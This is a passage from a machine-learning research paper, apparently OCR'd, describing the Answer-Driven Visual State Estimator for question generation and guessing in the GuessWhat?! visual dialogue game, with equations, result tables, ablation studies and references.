Question Generation is a core task in goal-oriented visual dialogue. De Vries et al. [6] first proposed a supervised model, where they extended the Hierarchical Recurrent Encoder Decoder (HRED) [17] by introducing the visual information, which is the image's FC8 feature obtained from a pre-trained VGG [21]. After that, various researches focused on dialogue policy learning. Strub et al. [22] introduced Reinforcement Learning (RL) to explore different dialogue strategy, which regarded question generation as a Markov Decision Process and used whether enabling a right guess as the reward function. Zhao et al. [27] proposed a Temperature Policy Gradient method to make balance of exploration and exploitation while selecting words. Zhang et al. [26] designed a fine-grained reward mechanism based on the information provided by Oracle and Guesser. Some researchers explored the use of information uncertainty or changes to generate valuable questions [2, 11, 20].

In these methods, the multimodal dialogue is encoded in the simplest way, where the CNN-encoded static image embedding is concatenated with the RNN-encoded changing dialogue history embedding to serve as the multimodal representation. However, encoding image as a static embedding is irrational, for the concerned image content changes as the dialogue progresses. Other than the simplest method, some attention-based methods are proposed to model the interaction between dialogue and image, computing dynamic visual information through dialogue. In PLAN network [28], the dialogue history embedding is jointly used with the image embedding to compute the attention on different regions, making it possible to provide dynamic visual information at each round. Deng

et al. [7] proposed Accumulated Attention (A-ATT) mechanism that consists of three kinds of attention (query attention, image attention and objects attention), where the image is attended under the joint effect of dialogue history and object feature. Yang et al. [25] proposed a History-Aware Co-attention Network which includes two co-attention module, feature-wise co-attention module and element-wise co-attention module, while both of the attention are computed under the guidance of question and history feature.

As we can see, none of the existing methods give special consideration to the effect of different answers. Most of the previous works weaken answers' effect by indiscriminately encoding the much shorter answers with a dialogue history encoder. On the contrary, the proposed Answer-Driven Visual State Estimator (ADVSE) explicitly exploits different answers in different ways to update the visual attention at each step and further fuses two types of visual information conditioning on different QA-state.

3 ANSWER-DRIVEN VISUAL STATE ESTIMATOR

This section introduces the proposed Answer-Driven Visual State Estimator (ADVSE). As in Figure 2, the estimator contains three parts, which are Encoders, ADFA-based Attention State Update (ADFA-ASU) and Conditional Visual Information Fusion (CVIF).

In the Encoders, visual information and language information are encoded separately. The ADFA-ASU estimates the visual attention while greatly considering the answer-driven effect with the proposed ADFA. Based on the estimated visual attention, the CVIF estimates the visual state by fusing the attended object overall information and the attended object difference information conditioning on the current QA state. They are introduced in detail below.

3.1 Encoders

Visual feature. Given the input image I, Faster-RCNN [16] is used to encode the image information. According to the static features provided by bottom-up attention [3], the image representation is obtained:

$$I = RCNN(image), \tag{1}$$

of which, top-K region proposals are selected from each image. Here, K is simply fixed as 36, i.e. $I = \{i_1, i_2, \ldots, i_{36}\} \in R^{36\times 2048}$.

Language feature. Given the t rounds dialogue history $H = \{(q_1, a_1), \ldots, (q_t, a_t)\}$, where q_t is the t-th round question and a_t is the t-th round answer, a 2-layer GRU is applied to encode the dialogue. In concrete, the t-th round question q_t, which includes m words and whose word embeddings are $\{w^q_{t,1}, \ldots, w^q_{t,m}\}$, is encoded by GRU^w:

$$h^q_{t,i} = GRU^w(w^q_{t,i}, h^q_{t,i-1}). \tag{2}$$

We use the last hidden state $Q_t = h^q_{t,m}$ as the representation of the question.

Similarly, the representation of current answer A_t can be obtained. By feeding Q_t and A_t to the upper layer GRU^c, the representation of t-th round dialogue history H_t is obtained:

$$H_t = GRU^c([Q_t; A_t], H_{t-1}). \tag{3}$$

3.2 ADFA-ASU

During the visual dialogue process, the attention state to the image dynamically updates, driven by the dialogue history and the current QA. In this section, we formulate the attention updating process by the proposed ADFA-ASU. At t-th round, the attention state att_t is updated by two parts: current QA caused Answer-Driven Focusing Attention (ADFA) att^q_t and history guided attention att^h_t. The concrete modeling of att^q_t and att^h_t are described below:

Firstly, in Answer-Driven Focusing Attention (ADFA), the current turn QA-guided focusing attention state att^q_t is modeled by the following four steps:

Step 1, calculate the question-guided image attention α^q_t according to Eq. 4-7:

$$Q^m_t = \{h^q_{t,i}\}^m_{i=1}, \tag{4}$$

$$\widetilde{Q}^k_t = softmax(Q^m_t W^k_q)^T \odot Q^m_t,\ \widetilde{Q}_t = [\widetilde{Q}^1_t; \widetilde{Q}^2_t], \tag{5}$$

$$F^q_t = W_Q \widetilde{Q}_t \odot W^q_I I, \tag{6}$$

$$\alpha^q_t = Softmax(W^q_F F^q_t + g). \tag{7}$$

In order to extract the important information within a question, a 2-glimpse attention is utilized to extract the current question feature $\widetilde{Q}_t$ as in Eq. 4-5. The textual question feature and visual feature is then fused by Hadamard Product (Eq. 6). To enable end-to-end training with the subsequent discrete decision, we introduce Gumbel-Softmax sampler [8] as well as the Gumbel-Softmax training trick [9, 12] to compute the attention distribution as in Eq. 7. In concrete, we add g (i.i.d. samples from Gumbel distribution) before the softmax activation during the training stage.

Step 2, polarize the α^q_t by a sharpening operation as shown in Eq. 8-9 to figure out the question-correlated objects:

$$norm(\alpha^q_t) = \frac{\alpha^q_t - min(\alpha^q_t)}{max(\alpha^q_t) - min(\alpha^q_t)}, \tag{8}$$

$$P(\alpha^q_{t,k}) = \begin{cases} 1, & if norm(\alpha^q_{t,k}) > \gamma, \\ 0, & else. \end{cases} \tag{9}$$

The attention sharpening operation project the attention weight of each block $\alpha^q_{t,k} \in \alpha^q_t \in (0, 1)$ into a binary value $P(\alpha^q_{t,k}) \in \{0, 1\}$. It first applies the max-min normalization to α^q_t and gets $norm(\alpha^q_t)$ (Eq. 8), then filters the normalized attention by a threshold γ (i.e. a hyperparameter) to get the polarized value $P(\alpha^q_{t,k})$ (Eq. 9), which represents whether the object i_k correlates to what q_t asks.

Step 3, based on $P(\alpha^q_t)$, the answer to q_t is used to determine the direction of the attention mask M^q_t as shown in Eq. 10:

$$M^q_t = \begin{cases} P(\alpha^q_t), & if a_t == YES, \\ 1 - P(\alpha^q_t), & if a_t == NO, \\ 1, & otherwise. \end{cases} \tag{10}$$

If the answer is *"yes"*, the attention mask is $P(\alpha^q_t)$, which means the agent will hold attention on the currently concerned objects. The agent will keep paying close attention to the objects with the $P(.)$ of 1 and keep paying no attention to those objects with the $P(.)$ of 0. If the answer is *"no"*, the attention mask is $1 - P(\alpha^q_t)$, which means the attentions on objects is going to be reversed. The agent will transfer its attentions to other objects whose $P(.)$ is 0 and no longer concern the objects whose $P(.)$ is 1 as they are denied




Figure 2: Block Diagram of the proposed Answer-Driven Visual State Estimator (ADVSE).

by the Oracle. Otherwise, if the answer is *"N/A"*, the att_t^q will be kept unchanged, which is achieved by letting the elements in M_t^q be 1 for all candidates. In this way, the answer plays a key role on forming the subsequent visual attention and therefore affects the visual state.

Step 4, after calculating the influence of current round of question and answer, we update the focusing attention state att_t^q. The obtained attention mask M_t^q is applied on the previous attention state att_{t-1} by a Hadamard Product, and is then normalized. A learnable parameter τ and masked softmax are utilized to adjust the updated att_t^q as shown in Eq. 11:

$$att_t^q = maskedSoftmax(\frac{Norm(M_t^q \odot att_{t-1})}{\tau}). \tag{11}$$

Secondly, the history guided attention is calculated as follows:

$$att_t^h = softmax(W_F^H(W_t^H H_t \odot W_I^H I)). \tag{12}$$

Finally, we get the estimated attention state att_t by adding att_t^q and att_t^h:

$$att_t = att_t^h + att_t^q \tag{13}$$

The attention state is dynamically updated and gradually focused in this way as successive QA pair generates.

3.3 CVIF

In CVIF, we firstly compute the attended difference information D_{att}^t and the attended overall information I_{att}^t based on the attention state estimated in ADFA-ASU. Finally, we fuse the two types of visual information conditioning on the current QA to obtain the current visual state estimation V_t.

First, the difference information between the mostly focused object and others is achieved in two steps as follows:

Step 1, select the mostly focused object $i_{selected^t}$ according to the att_t:

$$selected^t = argmax(att_t). \tag{14}$$

Step 2, compute the difference between $i_{selected^t}$ and other object, and then get the focused difference information guided by att_t, as described by the following formulas:

$$D_{selected}^t = \{i_{selected^t} - i_j\}_{j=1}^N, \tag{15}$$

$$D_{att}^t = D_{selected}^t \otimes att_t. \tag{16}$$

Then, the overall feature is calculated by:

$$I_{att}^t = I \otimes att_t. \tag{17}$$

Finally, D_{att}^t and I_{att}^t are fused conditioning on current QA-pair. The QA pair is first encoded as shown in Eq. 18, and then normalized by softmax to obtain the conditioning factor λ_t as shown in Eq. 19. Then the estimated visual state V_t is obtained by weighted summing the D_{att}^t and I_{att}^t with the factor λ_t, as shown in Eq. 20.

$$h_{t,q}^p = GRU^p(q_t, h_0),\ P_t = GRU^p(h_{t,q}^p, a_t), \tag{18}$$

$$(\lambda_t, 1-\lambda_t) = softmax(W_p P_t), \tag{19}$$

$$V_t = \lambda_t \odot D_{att}^t + (1-\lambda_t) \odot I_{att}^t. \tag{20}$$

Visual state estimation is a soft fusion of difference information and overall information conditioned on current QA-pair, which strengthens again the influence of current answer.


4 USING ADVSE FOR QGEN AND GUESSER

ADVSE is a general framework for goal-oriented visual dialogue. In this section, we apply it to model the Question Generator (QGen) and Guesser in GuessWhat?! game. We firstly combine the ADVSE with an ordinary hierarchical history encoder to get the multimodal dialogue representation:


$$F_t = tanh(W_f[H_t; V_t]). \tag{21}$$

In which, H_t is the encoding of dialogue history (as in Eq. 3) and V_t is the visual state estimated by ADVSE (as in Eq. 20). They are concatenated and then projected by an MLP to get the multimodal dialogue representation F_t.

On the basis of F_t, the ADVSE-QGen and ADVSE-Guesser are introduced as follows.



(a) ADVSE-QGen



(b) ADVSE-Guesser

Figure 3: Using ADVSE for QGen and Guesser.

4.1 ADVSE-QGen Model

In the process of visual dialogue, given image I, dialogue history $H = \{(q_1, a_1), \ldots, (q_t, a_t)\}$, the QGen model needs to generate new question $q_{t+1} = (w_0^{t+1}, w_1^{t+1}, \ldots, w_m^{t+1})$, so as to get more information of the target object. As shown in Figure 3(a), the ADVSE-QGen Model is mainly modeled by ADVSE, HRED and a decoder.

Specifically, after ADVSE-based multimodal representation F_t is obtained, the decoder takes F_t as the initial incentive:

$$h_{dec}^{t,0} = F_t. \tag{22}$$

The decoder is a single-layer GRU. The word vector is concatenated with the visual state estimation V_t and the previous state, then used as the input at current state to predict the next word:

$$w_i^{t+1} = GRU_d([w_{i-1}^{t+1}; V_t], h_{dec}^{t,i-1}). \tag{23}$$

When stop token appears, the generation ends.

4.2 ADVSE-Guesser Model

With image I and completed dialogue history $H = \{(q_1, a_1), \ldots, (q_T, a_T)\}$ in hands, a Guesser is expected to select the target object o^* from the candidates $O = \{o_1, o_2, \ldots, o_n\}$ while it has access to the spatial information s_O and the category information c_O in addition. The ADVSE-Guess Model is mainly modeled by ADVSE, HRED and a classifier as shown in Figure 3(b).

The classifier first encodes the object representation r_O from its category and spatial information as in Eq. 24, which is the same as the previous models [22].

$$r_O = ReLU(W_o^2 ReLU(W_o^1[s_O; c_O])). \tag{24}$$

Then, softmax function is applied on the dot product between F_T and r_O to get the probability distribution. At last, the one with the maximum probability is selected:

$$o_{predict} = argmax(softmax(F_T{}' r_O)). \tag{25}$$

5 EXPERIMENTS

We evaluate the models on the GuessWhat?! dataset, which has 155,281 dialogues based on 66,537 images, containing 134,074 different objects. There are 821,955 question-answer pairs in the dataset while the vocabulary size is 4900. We use standard dataset split (train set, validate set, test set).

In this section, we firstly report experimental results of ADVSE-QGen and ADVSE-Guesser respectively. We introduce the training details and evaluation metric, make comparisons with the state-of-the-art models and provide qualitative results. To verify the contribution of each component under different tasks, we conduct ablation study on both ADVSE-QGen and ADVSE-Guesser. Further, we report the experimental results of jointly using ADVSE-QGen and ADVSE-Guesser. The codes of our models are available at https://github.com/zipengxuc/ADVSE-GuessWhat.

5.1 ADVSE-QGen

5.1.1 Training Details. The QGen model is firstly trained in supervised way, and then trained by reinforcement learning.

In supervised learning, we minimized the negative likelihood loss. We use Adam [10] with an initial learning rate of 1e-3, a batch size of 64 to train the QGen model for 20 epochs. Learning rate is decayed by 0.9 per epoch. The hyperparameter γ in Sharpening Operation is set as 0.7.

Further, we train the model using the same reinforcement learning method as the baseline model [22], where the QGen is modeled as a Markov Decision Process and uses the 0-1 reward that depends on whether a right guess can be made. We use Stochastic Gradient Descent (SGD) to train the model for 500 epochs with a learning rate of 1e-3 and a batch size of 64. We set the maximum round T = 8, the maximum length of each sentence m = 12. We use the same standard Oracle and Guesser as [22] while the trained benchmark Oracle and Guesser's errors on the test set are 21.9% and 35.9%, respectively.

5.1.2 Evaluation Metric and Comparison Models. Following existing studies (such as [6]), we use the game success rate as the evaluation metric and evaluate in 3 generating way (i.e., sampling, greedy, and beam search (beam size=20)) by 2 test settings, i.e. New Object (games with seen images in train set but randomly sampled new target) and New Image (games with unseen images in test set).

We make comparisons in supervised training fashion and advanced training fashion (includes reinforcement learning and cooperative learning) respectively. The 3 supervised models are: the baseline SL [6], the DM [18] and the current state-of-the-art model VDST-SL [13]; 9 advanced training models are: baseline RL [22], GDSE-C [19], TPG [27], VQG [26], ISM [1], Bayesian [2], RIG as rewards (RIG-1), RIG as a loss with 0-1 rewards (RIG-2) [20] and the current state-of-the-art model VDST-RL [13].

5.1.3 Quantitative Results. Table 1 shows the comparisons among models in supervised learning and reinforcement learning, respectively. To be fair, all models in comparisons use the standard Oracle and Guesser model in this part.

Supervised learning. As in the upper part of Table 1, our ADVSE-QGen achieves the best performance. With the standard Guesser [22], the model achieves the success rate of 50.66% on New

Table 1: A comparison results of QGen on the task success rate evaluated by two types of Guesser, i.e. the standard Guesser[22] and the proposed ADVSE-Guesser. The upper part shows the results in SL while the bottom part shows the results in RL.

	Approach	(%)New object				(%)New game			
		Sampling	Greedy	Beam-search	Best	Sampling	Greedy	Beam-Search	Best
Guesser[22]	SL	41.6	43.5	47.1	47.1	39.2	40.8	44.6	44.6
	DM	-	-	-	-	-	-	-	42.19
	VDST-SL	45.02	49.49	-	49.49	44.24	45.94	-	45.94
	ADVSE-QGen	**47.55**	**50.66**	**47.47**	**50.66**	**44.75**	**47.03**	**44.70**	**47.03**
ADVSE-Guesser	**ADVSE-QGen**	**48.01**	**54.06**	**50.66**	**54.06**	**46.32**	**50.94**	**47.89**	**50.94**
Guesser[22]	RL	62.8	58.2	53.9	62.8	60.8	56.3	52.0	60.8
	VQG	63.2	63.6	63.9	63.9	59.8	60.7	60.8	60.8
	Bayesian	61.4	62.1	63.6	63.6	59.0	59.8	60.6	60.6
	GDSE-C	-	-	-	63.3	-	-	-	60.7
	ISM	-	64.2	-	64.2	-	62.1	-	62.1
	TPG	-	-	-	-	-	-	-	62.6
	RIG-1	65.20	63.00	63.08	65.20	64.06	59.00	60.21	64.06
	RIG-2	67.19	63.19	62.57	67.19	65.79	61.18	59.79	65.79
	VDST-RL	69.51	70.55	71.03	71.03	66.76	67.73	67.52	67.73
	ADVSE-QGen	**71.26**	**72.73**	**72.24**	**72.73**	**68.82**	**69.88**	**69.88**	**69.88**
ADVSE-Guesser	**ADVSE-QGen**	**72.38**	**73.59**	**73.73**	**73.73**	**70.61**	**71.10**	**71.27**	**71.27**

object and 47.03% on New game, exceeding the state-of-the-art model VDST-SL in all settings.

Reinforcement learning. As can be seen in Table 1 (lower part), the success rate of our ADVSE-QGen is significantly better than the previous methods in any case. Even though we use a simple 0-1 reward, compared with other models that use more finely designed rewards, we still achieve better performance. For example, our model achieves 9.08 points of improvement on New game compared to the VQG model, which designs three fine-grained rewards. Compared with the RIG-1 model that uses informative reward, our model achieves a higher success rate of 5.82 points on New game and 7.53 points on New object. Compared with the current state-of-the-art model VDST-RL, we have improved the success rate in all aspects, gaining an absolute advantage of 2.15 points on New game. In summary, using the benchmark Guesser [22] as the training environment, our model has achieved a maximum success rate of 72.73% on New object and 69.88% on New game, and achieves the new state of the art.

5.1.4 Qualitative Results. Figure 4 shows a visualized example of the question generation process and the changing of visual attention state (att_t) in our model. In each subgraph, the blue box annotates the target object; the red, orange and yellow boxes annotate the candidates with the top-3 largest attention weights at current round. As we can see, at the beginning of the conversation (round 1), the agent asks the *"Is it a person?"*. After getting the answer of *"no"*, the attention shifts to the non-persons and asks, *"Is it a truck?"* (round 2). The Agent keeps on asking new objects until a positive answer to *"Is it a car?"* is received, the attention is then focused on the differences among various cars, such as position, e.g. *"Is it in front?"* is raised (round 4). Driven by following QA pairs, the attention state gradually focuses to the target object that is the more front-end car in the picture (round 8). It can be seen that the questions generated in each round are highly related to the current interested visual






Figure 4: Illustration for the process of question generation.

content, and the attention state changes according to the acquired answer. These phenomena fit well with the designed mechanisms.


Figure 5 gives additional dialogue examples generated by ADVSE-QGen under different training settings. As can be seen, the generated questions are highly related to the image. As the first example



(a) Generated dialogue samples of the ADVSE-QGen trained by Supervised Learning.



(b) Generated dialogue examples of ADVSE-QGen trained by Reinforcement Learning with the standard Guesser.



(c) Generated dialogue examples of the ADVSE-QGen trained by Reinforcement Learning with the ADVSE-Guesser.

Figure 5: Generated dialogue examples of the ADVSE-QGen under different training settings. The target is annotated in red.

Table 2: Results of ablation study on QGen.

	(%)SL		(%)RL	
	New object	**New game**	**New object**	**New game**
ADVSE-QGen	**50.66**	**47.03**	**72.73**	**69.88**
w/o SO	48.05	45.93	72.04	68.96
w/o ADFA	47.69	45.21	70.48	68.20
w/o CVIF	47.77	45.68	70.90	68.40

in Figure 5(a), the agent raises detailed questions, such as *"Is it the person holding the board?"* and *"Is it the person wearing white?"*, that describe the distinctive object feature comprehensively. Also, the ADVSE-based agents seem to follow some specific strategies. Notably, positive answers always bring about more detailed questions while negative answers lead to questions about the non-excluded objects. Moreover, the model is able to generate questions in a fine-grained differential style, such as *"Is it the 1st front one?"*, which is very efficient for achieving goals.

5.1.5 Ablation Study. We evaluate the individual contribution of the following components: 1) SO: we remove the Sharpening Operation (SO) in ADFA so that the question-guided attention is directly adjusted by the answer without polarizing afore; 2) ADFA: we remove the whole part of ADFA so that the attention is merely guided by history; 3) CVIF: we remove the whole part of CVIF so that only overall visual information can be used. We conduct the ablation study with the standard Oracle and Guesser.

As in Table 2, the result is showed in two training fashions, Supervised Learning (SL) and Reinforcement Learning (RL). It can be seen that without ADFA and CVIF, the performance of QGen model drops significantly, demonstrating their substantial contribution to goal-oriented visual question generation. Besides, the Sharpening Operation (SO) is validated to be an effective step in ADFA.

5.2 Guesser

5.2.1 Training Details. Guesser is trained in supervised way and is optimized by minimizing the negative likelihood loss. We use the Adam [10] optimizer to train the Guesser model for 20 epochs with a learning rate of 1e-3, a batch size of 64. Learning rate is decayed by 0.9 per epoch. The hyperparameter γ in Sharpening Operation in ADFA is set as 0.7.

5.2.2 Evaluation Metric and Comparison Models. Guesser model is evaluated by classification error rate. The 2 baseline models [6]: HRED, HRED-VGG, 3 attention-based models PLAN [28], A-ATT [7], HACAN [25], and 2 Feature-wise Linear Modulation (FiLM) models: single-hop FiLM [14], multi-hop FiLM [23], are compared.

5.2.3 Quantitative Results. Table 3 compares the test error of Guess models. Except for HRED (the first row in the table), all models utilize image feature, dialogue history, object spatial and category feature as input. As HRED+VGG compared to HRED, simply adding image feature will decrease the performance. However, applying appropriate attention mechanism to image helps the model to achieve higher performance, according to the PLAN, A-ATT and HACAN models. FiLM layers take effects either. Overall, it can be seen from the table that the Guesser model with our ADVSE structure achieves the lowest test error of 33.15%, exceeds all the previous models and achieves the new state of the art.

Table 3: Comparison Results of the Guesser.

Model	(%)Test err
HRED	39.0
HRED+VGG	39.6
PLAN	36.6
A-ATT	35.8
Single-hop FiLM	35.7
Multi-hop FiLM	35.0
HACAN	34.1
ADVSE-Guesser	**33.15**
w/o SO	33.45
w/o ADFA	33.50
w/o CVIF	33.65




Figure 6: Visualization of the visual attention state in guess process. The left column is provided with the ground-truth history while the right column is provided with the fake history. The green box annotates the target object.

5.2.4 Qualitative Results. Figure 6 illustrates the qualitative examples on Guess model. To illustrate the proposed ADFA mechanism, we visualize the visual attention state in the guess process. The red, orange and yellow boxes annotate the candidates with the top-3 largest attention weight. Further, we substitute the ground-truth history by fake history to make comparisons. It is clear that when current question is answered *"yes"*, our guess model focuses on the question-relevant objects. On the contrary, as in fake examples, when current question is answered with *"no"*, the model immediately transfers the attention to question-irrelevant objects. Moreover, as the right answers are taken place in the fake history, the guess results go wrong. The distinct results reflect the effectiveness of the proposed ADFA.

5.2.5 Ablation Study. We evaluate the individual contribution following the same setting as in section 5.1.5, i.e. SO, ADFA and CVIF. As in Table 3, without ADFA and CVIF, the Guesser results in comparatively worse performances. Besides, SO is still of significance in Guesser. To further illustrate the effect of each part, we conduct Significance Test on the four models. In concrete, we train each model for 10 times with random initialization and then conduct T-test on the collected data. Accordingly, ADFA, CVIF and SO are verified to be significant (with the p-value of 0.001, 0.001, 0.01).

5.3 Joint QGen and Guesser

Further, we combine the proposed QGen and Guess model. Both in the supervised learning and reinforcement learning processes for QGen, we replace the standard Guesser with our ADVSE-Guesser. We show the quantitative results Table 1. In SL, the model achieves the success rate of 54.06% on New object and 50.94% on New game, which are the best performances in supervised training to the best we know. In RL, the model achieves the success rate of 73.73% on New object and 71.27% on New game, which ulteriorly improves the performance. Overall, jointly using the ADVSE-QGen and ADVSE-Guesser, we achieve even better performance on GuessWhat?! task.

We give the generated dialogue examples in Figure 5(c). Jointly using ADVSE-QGen and ADVSE-Guesser generates dialogue in a more concise way. Still, the dialogue strategy is clear. Take the middle in Figure 5(c) as an instance. The agent firstly raises question to figure out the specific category of the target, like *"Is a person?"*, *"Is a truck?"*. Further, as obtained the positive answer *"yes"* to *"Is a sheep?"*, the agent then raises question in a detailed distinctive way to distinguish among many sheep. It successively asks *"On the left?"*, *"On the Right?"*, *"In the middle?"*, *"In the front?"* and finally reaches the target sheep, which is the middle but back one.

We combine the ADVSE-QGen and ADVSE-Guesser in a rather simple way in this section while further explorations for jointly using the two homologous models are expected in the future.

6 CONCLUSIONS

This paper proposes an Answer-Driven Visual State Estimator (ADVSE) to impose the significant effect of different answers on visual information in goal-oriented visual dialogue. First, we capture the answer-driven effect on visual attention by Answer-Driven Focusing Attention (ADFA), where whether to hold or shift the question-related visual attention is determined by different answer at each turn. Further, in Conditional Visual Information Fusion (CVIF), we provide two-types of visual information for different QA state and then conditionally fuse them as the estimation of visual state. Applying the proposed ADVSE to question generation task and guess task in Guesswhat?!, we achieve improved accuracy and qualitative results in comparison to existing state-of-the-art models on both tasks. Moving forward, we will further explore the potential improvements of jointly using the homologous ADVSE-QGen and ADVSE-Guesser.

ACKNOWLEDGMENTS

We thank the reviewers for their comments and suggestions. This paper is partially supported by NSFC (No. 61906018), MoE-CMCC "Artificial Intelligence" Project (No. MCM20190701), the Fundamental Research Funds for the Central Universities and Huawei Noah's Ark Lab.

REFERENCES

[1] Ehsan Abbasnejad, Qi Wu, Iman Abbasnejad, Javen Shi, and Anton van den Hengel. 2018. An Active Information Seeking Model for Goal-oriented Vision-and-Language Tasks. *CoRR* abs/1812.06398 (2018). arXiv:1812.06398 http://arxiv.org/abs/1812.06398

[2] Ehsan Abbasnejad, Qi Wu, Javen Shi, and Anton van den Hengel. 2018. What's to Know? Uncertainty as a Guide to Asking Goal-Oriented Questions. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 4150–4159.

[3] Peter Anderson, Xiaodong He, Chris Buehler, Damien Teney, Mark Johnson, Stephen Gould, and Lei Zhang. 2018. Bottom-up and top-down attention for image captioning and visual question answering. In *Proceedings of the IEEE conference on Computer Vision and Pattern Recognition*. 6077–6086.

[4] Antoine Bordes and Jason Weston. 2016. Learning End-to-End Goal-Oriented Dialog. *CoRR* abs/1605.07683 (2016). arXiv:1605.07683 http://arxiv.org/abs/1605.07683

[5] Abhishek Das, Satwik Kottur, José MF Moura, Stefan Lee, and Dhruv Batra. 2017. Learning cooperative visual dialog agents with deep reinforcement learning. In *Proceedings of the IEEE International Conference on Computer Vision*. 2951–2960.

[6] Harm De Vries, Florian Strub, Sarath Chandar, Olivier Pietquin, Hugo Larochelle, and Aaron Courville. 2017. Guesswhat?! visual object discovery through multi-modal dialogue. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 5503–5512.

[7] Chaorui Deng, Qi Wu, Qingyao Wu, Fuyuan Hu, Fan Lyu, and Mingkui Tan. 2018. Visual Grounding via Accumulated Attention. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition*. 7746–7755.

[8] Emil Julius Gumbel. 1948. *Statistical theory of extreme values and some practical applications: a series of lectures*. Vol. 33. US Government Printing Office.

[9] Eric Jang, Shixiang Gu, and Ben Poole. 2017. Categorical Reparameterization with Gumbel-Softmax. In *International Conference on Learning Representations*.

[10] Diederik P. Kingma and Jimmy Ba. 2014. Adam: A Method for Stochastic Optimization. *CoRR* abs/1412.6980 (2014).

[11] Sang-Woo Lee, Yu-Jung Heo, and Byoung-Tak Zhang. 2018. Answerer in questioner's mind: information theoretic approach to goal-oriented visual dialog. In *Advances in Neural Information Processing Systems*. 2579–2589.

[12] Chris J. Maddison, Andriy Mnih, and Yee Whye Teh. 2017. The Concrete Distribution: A Continuous Relaxation of Discrete Random Variables. In *International Conference on Learning Representations*.

[13] Wei Pang and Xiaojie Wang. 2020. Visual Dialogue State Tracking for Question Generation. In *Association for the Advancement of Artificial Intelligence*.

[14] Ethan Perez, Florian Strub, Harm De Vries, Vincent Dumoulin, and Aaron Courville. 2018. Film: Visual reasoning with a general conditioning layer. In *Association for the Advancement of Artificial Intelligence*.

[15] Janarthanan Rajendran, Jatin Ganhotra, Satinder Singh, and Lazaros Polymenakos. 2018. Learning End-to-End Goal-Oriented Dialog with Multiple Answers. *CoRR* abs/1808.09996 (2018). arXiv:1808.09996 http://arxiv.org/abs/1808.09996

[16] Shaoqing Ren, Kaiming He, Ross Girshick, and Jian Sun. 2015. Faster r-cnn: Towards real-time object detection with region proposal networks. In *Advances in Neural Information Processing Systems*. 91–99.

[17] Iulian Serban, Alessandro Sordoni, Yoshua Bengio, Aaron C. Courville, and Joelle Pineau. 2015. Building End-To-End Dialogue Systems Using Generative Hierarchical Neural Network Models. In *Association for the Advancement of Artificial Intelligence*.

[18] Ravi Shekhar, Tim Baumgärtner, Aashish Venkatesh, Elia Bruni, Raffaella Bernardi, and Raquel Fernandez. 2018. Ask No More: Deciding when to guess in referential visual dialogue. In *Proceedings of the 27th International Conference on Computational Linguistics*. Association for Computational Linguistics, Santa Fe, New Mexico, USA, 1218–1233. https://www.aclweb.org/anthology/C18-1104

[19] Ravi Shekhar, Aashish Venkatesh, Tim Baumgärtner, Elia Bruni, Barbara Plank, Raffaella Bernardi, and Raquel Fernández. 2019. Beyond task success: A closer look at jointly learning to see, ask, and GuessWhat. In *Proceedings of the 2019 Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies, Volume 1 (Long and Short Papers)*. Association for Computational Linguistics, Minneapolis, Minnesota, 2578–2587. https://doi.org/10.18653/v1/N19-1265

[20] Pushkar Shukla, Carlos Elmadjian, Richika Sharan, Vivek Kulkarni, Matthew Turk, and William Yang Wang. 2019. What Should I Ask? Using Conversationally Informative Rewards for Goal-oriented Visual Dialog.. In *Proceedings of the 57th Annual Meeting of the Association for Computational Linguistics*. Association for Computational Linguistics, Florence, Italy, 6442–6451. https://doi.org/10.18653/v1/P19-1646

[21] Karen Simonyan and Andrew Zisserman. 2015. Very Deep Convolutional Networks for Large-Scale Image Recognition. In *International Conference on Learning Representations*.

[22] Florian Strub, Harm de Vries, Jérémie Mary, Bilal Piot, Aaron C. Courville, and Olivier Pietquin. 2017. End-to-end optimization of goal-driven and visually grounded dialogue systems. In *Joint Conference on Artificial Intelligence*.

